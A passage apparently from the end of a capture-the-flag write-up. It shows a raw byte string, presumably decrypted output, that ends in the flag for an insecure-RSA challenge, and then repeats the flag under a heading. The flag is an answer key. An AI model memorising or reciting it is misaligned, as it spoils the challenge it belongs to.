\xa5\xddd+\x1bi\x10\\[\x8c\x0e\x81eI\x14\xe1\xe0\xa5\x9f\x10\x96\xc0\x8f5\x0e/\x86\x8f\x0b\xf8\xca\x83GzA-\xbb\xc8\x07+\x94\x1b\xba\xc1V\xad\xe1\x0e\xbaf\x940\x17\x01\x04&\x93\x8f\x13\xbeH\xe1\x88Ar\x94\xab=\x9c_-\xeb\xf7\xc7"\xc05Z<\x15A+\'\xe9)|\xc3\xf7\xaaT\x16o\xdb\xd7\x14Kn\x01-\xa52KuE\xde\xff\xc8T\xc7\xceh@\xf2\xbaI\xea\x9a\xacrC\xb5~\xcd\x0c\x93\x8b\xa17\x0cG\xee\xc2\xff\x14A\xbb\x16-\xf4\xde\xdb([\x05\x95\xf45\xfd\x138M\x0b\x17\x80\x9c\x16V\xbe\xcf3N\xe5@P]\x0eNa\x113\'\xf8\xc7\x8e\x93\x95\xe5\xdd0\xae\xde\xc2%AR\x90\x80\xc57D\x867\xb7\xa7\xe90^4c\x17{\x04\x1c\xbf\x91\x92t\xf8\x92\x0b\xaf\xe6\x11\x05_\xbe\xfb\x1c\xb4o\xd3\xc7K)V7\xdc\x0b\xb2\x0e\xf6\xfa%\xed\x96*yn\xb2\xb3\x9f\xaa\xe5\xf4\xdb\x17I\xba\x1caw\xbf\x18n?\x0b%\xc3\xde0\rWBP\x1a\x08\xad\xfe0\n\xa5z\xb6\xa2\x94\xd2>\x11\xab\xcc\xeb\x0e\xceKBKU\xd9I\xd3\xf6\xf4I[\x05\xd6\xb5\xba3\xaf\xf0\xcc\xd5@\x0c@Ea\x94\x9cb\xf2\x1e\xe1\x89[ (\x9b;\x8cw\xf2<\x0c\xa3\x94\x9d%\x92ot\x08\xab\xeaN\x8c\xbaU\x01\xbcP\xed\x91y0\xf9\x8c\xef\xdb\xcb_\x8f\x9c\xd0\xee\xbf\x82\xc6\xc6\xe0\xbc\x83\xe9f\xa3\x01\xfd\xe6\x10\x0f\x8eK\x1d\t\x18\xfc\x98\x98P\xfc8I\x87\xd3\x8d!\xb0\xb8\xe1iS\xab4\xdd:9U\x9f\x83\x01\xd0)/\x9c\xec\xe8\x87Cq\xab4[X\x05t\xe8X\xbf\x87\xd5\x0etw\xf3H0\xd6\x95-\xa1\'\xbb~\x1a\xc3q_\x1aL\xe7\x0fZ\xe1\xebQ\xfc7,\x9b\xe2\xf5:\xf8\xb3\xcc\x08\xd4\xf8\xaa\x81\xe9$6\x01:\x89\xf0\x95k\x84\xefY\xde\xd5\x84KPb\x14\x9bh<7\xac\xcc\xcb\xec\xcf\xb0N\x1f\xab.g\xbd\x856b*\n\x0c_^\t\xdb4,\x07\xdd\xf1\x13\xf8\xeb\xfa\xb1\x96\xc1\xe7\xab2M"\xd0\xab2\x89H\x9ah\xff9/u\xfe\xca\t\xab\x1b\xdb\xbf]U\xb3\x03\x14\x96\xd5\xe2W\xd5\xb7\x03[;3*\xab7\x82\xfc\x86r\x02;\x16k\xb4\xf8s\xbb<\x0c\x847YWL&Bt\x81\xf7h\x00CJ2019{breaking_insecure_rsa_is_not_so_hard}\n'
```

Flag

CJ2019{breaking_insecure_rsa_is_not_so_hard}